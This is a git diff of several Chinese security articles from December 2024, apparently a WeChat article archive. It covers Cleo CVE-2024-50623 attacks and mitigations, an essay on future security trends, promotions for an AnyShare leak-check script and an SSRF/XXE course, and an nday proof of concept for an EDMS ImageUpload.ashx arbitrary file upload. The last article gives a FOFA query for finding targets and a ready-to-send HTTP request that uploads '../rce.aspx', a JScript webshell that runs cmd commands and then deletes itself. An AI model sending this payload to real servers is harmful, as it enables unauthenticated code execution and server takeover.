
|
||||
|
||||
攻击利用 Cleo 漏洞将名为“healthchecktemplate.txt”或“healthcheck.txt”的文件写入目标端点的“autorun”目录,这些文件由 Cleo 软件自动处理。
|
||||
|
||||
当发生这种情况时,文件会调用内置的导入功能来加载其他有效负载,例如包含 XML 配置(“main.xml”)的 ZIP 文件,其中包含将要执行的 PowerShell 命令。
|
||||
|
||||

|
||||
|
||||
PowerShell 命令与远程 IP 地址建立回调连接、下载额外的 JAR 负载并擦除恶意文件以阻碍法医调查。
|
||||
|
||||
Huntress 表示,在后利用阶段,攻击者使用“nltest.exe”枚举 Active Directory 域,部署 webshell 以在受感染系统上进行持久远程访问,并使用 TCP 通道最终窃取数据。
|
||||
|
||||
当完成对系统的利用后,威胁行为者会执行 PowerShell 命令来删除攻击中的文件,例如“C:\LexiCom\cleo.1142”。
|
||||
|
||||
Huntress 的测试表明,这些攻击影响了至少十个使用 Cleo 软件产品的组织,其中一些组织从事消费品、食品行业、卡车运输和航运业务。
|
||||
|
||||
Huntress 指出,在其可见范围之外还有更多的潜在受害者,Shodan 互联网扫描返回了 390 个 Cleo 软件产品的结果,绝大多数(298 个)易受攻击的服务器位于美国。
|
||||
|
||||
Macnica 威胁研究员 Yutaka Sejiyama 告诉 BleepingComputer,他的扫描结果为 Harmony 返回 379 条结果,为 VLTrader 返回 124 条结果,为 LexiCom 返回 240 条结果。
|
||||
|
||||
需要采取的行动
|
||||
|
||||
鉴于 CVE-2024-50623 的活跃利用以及当前补丁(版本 5.8.0.21)的无效性,用户必须立即采取措施降低受到攻击的风险。
|
||||
|
||||
Huntress 建议将暴露在互联网上的系统移到防火墙后面,并限制对 Cleo 系统的外部访问。
|
||||
|
||||
公司可以通过查找目录“C:\LexiCom”、“C:\VLTrader”和“C:\Harmony”中的可疑 TXT 和 XML 文件来检查其 Cleo 服务器是否受到攻击,并检查 PowerShell 命令执行日志。
|
||||
|
||||
恶意 XML 文件位于“hosts”文件夹中,其中包含 bash(在 Linux 上)或 PowerShell(在 Windows 上)命令。Cleo 发布了适用于Linux和Windows 的脚本,可帮助查找这些恶意 XML 文件。
|
||||
|
||||
最后,Huntress 建议删除 Harmony/VLTrader/Lexicom 下的任何“Cleo####.jar”文件(例如 cleo.5264.jar 或 cleo.6597.jar),因为它们很可能是在利用漏洞期间上传的。
|
||||
|
||||
此外,建议按照以下步骤关闭自动运行功能:
|
||||
1. 打开 Cleo 应用程序(LexiCom、VLTrader 或 Harmony)
|
||||
|
||||
1. 导航至:配置 > 选项 > 其他窗格
|
||||
|
||||
1. 清除标有自动运行目录的字段
|
||||
|
||||
1. 保存更改
|
||||
|
||||
Huntress 表示,Cleo 预计本周晚些时候将发布针对此漏洞的新安全更新。
|
||||
|
||||
BleepingComputer 向 Cleo 询问了有关该漏洞的更多问题,并被告知安全更新“正在开发中”。
|
||||
|
||||
Cleo 告诉 BleepingComputer:“我们在 Cleo Harmony、VLTrader 和 LexiCom 产品中发现了一个严重漏洞。在发现漏洞后,我们立即在外部网络安全专家的协助下展开了调查,将此问题通知
|
||||
了客户,并提供了客户应立即采取的缓解措施,以便在开发补丁程序的同时解决漏洞。”
|
||||
|
||||
我们的调查仍在进行中。我们鼓励客户定期查看 Cleo 的安全公告网页以获取更新。Cleo 仍然专注于支持其客户,并为那些需要额外技术帮助来解决此漏洞的客户提供了增强的全天候客户支持服务。
|
||||
|
||||
|
||||
信息来源:BleepingComputer
|
||||
|
||||
@@ -0,0 +1,86 @@
|
||||
# 未来五年网络安全最具潜力的十大方向
|
||||
原创 承影 兰花豆说网络安全 2024-12-16 16:01
|
||||
|
||||
# 关注兰花豆,探讨网络安全
|
||||
|
||||
|
||||
网络安全问题是一个不断变化的命题,受技术迭代、业务场景变化、客户需求及政策等多种因素的影响。无论从攻防对抗的角度,还是从保障业务的角度来看,网络安全都在动态演进中寻找平衡与突破。在未来五年,以下十大方向可能成为网络安全领域最具潜力的重点。
|
||||
###
|
||||
|
||||
**AI安全**
|
||||
|
||||
|
||||
人工智能(AI)正推动第四次工业革命,但其快速发展也带来了新的安全问题。例如,AI技术可用于换脸诈骗,导致身份伪装和欺诈行为;AI训练数据可能被投毒,影响模型决策;提示词注入攻击能够误导生成式AI;生成内容违规更会引发社会、法律和伦理的深远影响。因此,AI相关安全威胁的防御将成为网络安全领域的重要方向。
|
||||
|
||||
未来,AI安全需要涵盖算法的安全性、训练数据的完整性、模型的鲁棒性以及使用环节的合规性等。同时,制定AI技术应用的安全标准和政策,强化监督和治理,也将是不可忽视的方面。
|
||||
|
||||
**安全AI**
|
||||
|
||||
|
||||
AI的安全问题需要借助"安全AI"来应对,在相同维度下进行对抗。安全AI技术能够帮助提升传统网络安全问题的解决效率。例如,通过AI赋能的安全运营中心,可以实现威胁的自动分析与告警;借助AI技术加密流量检测,可以识别恶意通信行为;自动化渗透测试更能帮助企业提前发现系统漏洞。
|
||||
|
||||
安全AI还可以用于未知威胁的预测与应对,例如利用机器学习算法分析网络流量的异常模式,从而发现潜在攻击。安全AI的开发将推动安全领域从被动防御走向主动预测和对抗。
|
||||
|
||||
**车联网安全**
|
||||
|
||||
|
||||
随着自动驾驶技术的普及,智能交通、物流及共享出行等场景对车联网的依赖将进一步加深。然而,车联网的开放性和复杂性也为攻击者提供了更多可乘之机。例如,通过远程入侵车辆控制系统,攻击者可以操控车辆的刹车、转向甚至定位系统,造成严重后果。
|
||||
|
||||
未来五年,车联网安全将需要针对车载通信协议、OTA升级机制、车辆终端安全等方面展开全面防护,同时推动车联网安全标准的制定,建立行业共识。
|
||||
|
||||
**低空智联网安全**
|
||||
|
||||
|
||||
低空经济被国家定义为新的经济增长点,而低空智联网是低空经济发展的基础设施。通过"人—机—物"三元融合,低空智联网实现了万物互联。然而,在其规模化建设中,低空智联网面临多重安全挑战,例如无人机通信链路被窃听、导航信号被干扰、数据传输被篡改等。
|
||||
|
||||
未来,低空智联网安全需要重点关注网络架构的抗攻击能力、无人机身份认证机制以及通信链路的加密技术,确保低空空域的安全与稳定。
|
||||
|
||||
**无人机安全**
|
||||
|
||||
|
||||
作为低空经济的重要组成部分,无人机的飞行控制系统、传感器和通信设备涉及多维度网络安全问题。黑客可能通过入侵无人机的系统获取控制权,导致无人机偏离航线甚至用于非法活动。
|
||||
|
||||
无人机安全的关键在于硬件防护与软件防御的结合。一方面,需要强化无人机通信协议的安全性;另一方面,要引入行为监测机制,实时识别异常操作。此外,建立无人机的失控应急处理机制,也能有效降低安全风险。
|
||||
|
||||
**供应链安全**
|
||||
|
||||
|
||||
近年来,供应链攻击成为网络安全领域的一大威胁。例如,通过供应链漏洞,攻击者可以植入恶意代码,对目标企业进行深度入侵。黎巴嫩BP机爆炸事件和SolarWinds供应链攻击事件都为行业敲响了警钟。
|
||||
|
||||
未来,供应链安全需要涵盖从硬件到软件的全生命周期管理。重点包括第三方供应商的安全审查、代码可信性验证以及供应链的实时监控。通过建立完善的供应链安全生态,能够有效降低攻击者利用供应链进行破坏的可能性。
|
||||
|
||||
**信创**
|
||||
|
||||
|
||||
作为网络安全大国,推动信创(信息技术应用创新)成为保障网络空间安全的战略重点。信创需要在芯片、传感器、操作系统、基础软件及应用软件等领域实现国产化替代,以应对外部技术制约和潜在威胁。
|
||||
|
||||
信创安全的核心在于自主可控。例如,在基础设施领域,国产芯片和操作系统的使用需要确保其性能和安全性;在应用层面,国产软件的开发需要避免第三方组件的安全隐患。未来五年,信创的快速推进将为网络安全提供更多保障。
|
||||
|
||||
**物联网安全**
|
||||
|
||||
|
||||
物联网(IoT)设备的广泛应用显著提升了社会生产力,但也带来了巨大的安全隐患。由于物联网设备种类繁多、性能受限、缺乏统一安全标准,攻击者往往通过入侵设备来发起DDoS攻击或窃取数据。
|
||||
|
||||
未来,物联网安全的重点在于设备端的身份认证与访问控制,以及网络端的流量监控与异常检测。同时,需要制定统一的物联网安全标准,以规范设备厂商的生产和运营行为。
|
||||
|
||||
**云安全**
|
||||
|
||||
|
||||
随着企业业务云化,云安全成为网络安全的核心问题之一。云环境的多租户架构和资源共享模式,使其易受到数据泄露、横向攻击和云服务供应商安全问题的影响。
|
||||
|
||||
云安全的关键在于访问控制、数据加密以及容器与微服务的安全管理。未来,零信任架构和云原生安全工具(如Kubernetes安全解决方案)将进一步提升云环境的整体防护能力。
|
||||
|
||||
**业务安全**
|
||||
|
||||
|
||||
业务安全侧重于企业核心业务场景的保障,例如电商防刷单、金融反欺诈、社交平台内容安全等。随着数字化转型的深入,业务安全问题的复杂性和重要性与日俱增。
|
||||
|
||||
未来,业务安全需要结合行业特性进行定制化防护。例如,通过大数据分析与AI模型预测风险行为;借助区块链技术提升数据透明度与可信性;加强对用户行为的分析与监控,降低内部威胁带来的影响。
|
||||
|
||||
**结语**
|
||||
|
||||
###
|
||||
|
||||
网络安全是动态变化中的对抗,亦是技术、政策与业务演进中的平衡点。未来五年,AI技术的发展、低空经济的推进、物联网和云计算的普及,将为网络安全带来新的机遇与挑战。通过关注以上十大方向,安全行业将能够更好地应对复杂多变的安全威胁,为数字经济的健康发展保驾护航。
|
||||
|
||||
|
||||
@@ -0,0 +1,38 @@
|
||||
# 某数AnyShare信息泄露漏洞检测脚本(12月16日更新)
|
||||
Bu0uCat 网络安全者 2024-12-16 16:00
|
||||
|
||||
===================================
|
||||
免责声明请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。工具来自网络,安全性自测,如有侵权请联系删除。
|
||||
0x01 工具介绍
|
||||
爱数 AnyShare智能内容管理平台 Usrm_GetAllUsers 接口存在信息泄露漏洞,未经身份认证的攻击者可获取用户名密码等敏感信息。可登录后台,使系统处于极不安全状态。这是一个爱数AnyShare信息泄露漏洞检测脚本。
|
||||
0x02 安装与使用
|
||||
网络测绘
|
||||
```
|
||||
app="AISHU-AnyShare"
|
||||
```
|
||||
|
||||

|
||||
|
||||
****
|
||||
**0x03 下载链接**
|
||||
|
||||
1、通过阅读原文,到项目地址下载
|
||||
|
||||
2、
|
||||
网盘下载
|
||||
链接:https://pan.quark.cn/s/91393487351e
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**·****今 日 推 荐**
|
||||
**·**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,33 @@
|
||||
# 渗透测试 -- SSRF和XXE漏洞
|
||||
Web安全工具库 2024-12-16 16:02
|
||||
|
||||

本套课程在线学习(网盘地址,保存即可免费观看)地址:
|
||||
|
||||
https://pan.quark.cn/s/dbcba25c1c8e
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
该内容转载自网络,仅供学习交流,勿作他用,如有侵权请联系删除。
|
||||
|
||||
|
||||
**各 类 学 习 教 程 下 载 合 集**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
https://pan.quark.cn/s/8c91ccb5a474
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,5 @@
|
||||
# 漏洞通告|Cleo 任意文件读写漏洞(CVE-2024-50623)
|
||||
威胁情报运营中心 矢安科技 2024-12-16 10:40
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,123 @@
|
||||
# 电子资料管理系统 ImageUpload.ashx 任意文件上传漏洞
|
||||
Superhero nday POC 2024-12-16 18:09
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
内容仅用于学习交流自查使用,由于传播、利用本公众号所提供的
|
||||
POC
|
||||
信息及
|
||||
POC对应脚本
|
||||
而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号nday poc及作者不为此承担任何责任,一旦造成后果请自行承担!如文章有侵权烦请及时告知,我们会立即删除文章并致歉。谢谢!
|
||||
|
||||
|
||||
**00******
|
||||
|
||||
**产品简介**
|
||||
|
||||
|
||||
电子资料管理系统
|
||||
(Electronic Document Management System,简称EDMS),是一个通过电子设备由人、计算机及其他外围设备等组成的能进行信息的收集、传递、存贮、加工、维护和使用的系统。系统提供集中化的文档存储和管理功能,帮助企业高效组织和管理电子资料。通过数字化索引和分类,员工可以快速查找和访问所需的文件,减少查找文档所需的时间。系统提供多层次的安全功能,如加密、基于角色的访问控制和审计日志,确保只有经过授权的用户才能访问和修改文档,减少数据泄露和不合规的风险。支持团队成员之间的协作,以及与外部利益相关者的共享功能。通过权限管理,安全地与客户或外部利益相关者共享文档。能够轻松管理文档的版本,确保用户安心。旧版本是文件的完整备份,在整个版本中保留统一的元数据。部分系统支持工作流程自动化功能,帮助企业简化操作流程,提高工作效率。
|
||||
**01******
|
||||
|
||||
**漏洞概述**
|
||||
|
||||
|
||||


电子资料管理系统 /Menu/ImageManger/ImageUpload.ashx 接口存在文件上传漏洞,未经身份验证的攻击者可通过该漏洞在服务器端任意执行代码,写入后门,获取服务器权限,进而控制整个 web 服务器。
|
||||
**02******
|
||||
|
||||
**搜索引擎**
|
||||
|
||||
|
||||

FOFA:
|
||||
```
|
||||
body="Menu/Login/ThirdLoginHandler.ashx"
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
**03******
|
||||
|
||||
**漏洞复现**
|
||||
```
|
||||
POST /Menu/ImageManger/ImageUpload.ashx HTTP/1.1
|
||||
Host:
|
||||
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
|
||||
Content-Type: multipart/form-data;boundary=----WebKitFormBoundaryssh7UfnPpGU7BXfK
|
||||
Upgrade-Insecure-Requests: 1
|
||||
Accept-Encoding: gzip
|
||||
|
||||
------WebKitFormBoundaryssh7UfnPpGU7BXfK
|
||||
Content-Disposition: form-data; name="isUpload"
|
||||
|
||||
印章图片
|
||||
------WebKitFormBoundaryssh7UfnPpGU7BXfK
|
||||
Content-Disposition: form-data; name="entid"
|
||||
|
||||
666
|
||||
------WebKitFormBoundaryssh7UfnPpGU7BXfK
|
||||
Content-Disposition: form-data; name="Type"
|
||||
|
||||
1
|
||||
------WebKitFormBoundaryssh7UfnPpGU7BXfK
|
||||
Content-Disposition: form-data; name="Filedata"; filename="../rce.aspx"
|
||||
Content-Type: text/plain
|
||||
|
||||
<%@ Page Language="Jscript" validateRequest="false" %><%var c=new System.Diagnostics.ProcessStartInfo("cmd");var e=new System.Diagnostics.Process();var out:System.IO.StreamReader,EI:System.IO.StreamReader;c.UseShellExecute=false;c.RedirectStandardOutput=true;c.RedirectStandardError=true;e.StartInfo=c;c.Arguments="/c " + Request.Item["cmd"];e.Start();out=e.StandardOutput;EI=e.StandardError;e.Close();Response.Write(out.ReadToEnd() + EI.ReadToEnd());System.IO.File.Delete(Request.PhysicalPath);Response.End();%>
|
||||
------WebKitFormBoundaryssh7UfnPpGU7BXfK--
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**检测工具**
|
||||
|
||||
|
||||
nuclei
|
||||
|
||||

|
||||
|
||||
afrog
|
||||
|
||||

|
||||
|
||||
xray
|
||||
|
||||

|
||||
|
||||
|
||||
**05******
|
||||
|
||||
**修复建议**
|
||||
|
||||
|
||||
1、关闭互联网暴露面或接口设置访问权限
|
||||
|
||||
2、
|
||||
打补丁或升级至安全版本
|
||||
|
||||
**06******
|
||||
|
||||
**内部圈子介绍**
|
||||
|
||||
|
||||
1、本圈子主要是分享网上公布的1day/nday POC详情及对应检测脚本,目前POC脚本均支持xray、afrog、nuclei等三款常用工具。
|
||||
|
||||
2、三款工具都支持内置poc+自写poc目录一起扫描。
|
||||
|
||||
3、保持每周更新10-15个poc。
|
||||
|
||||
4、所发布的POC脚本均已测试完毕,直接拿来即用。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user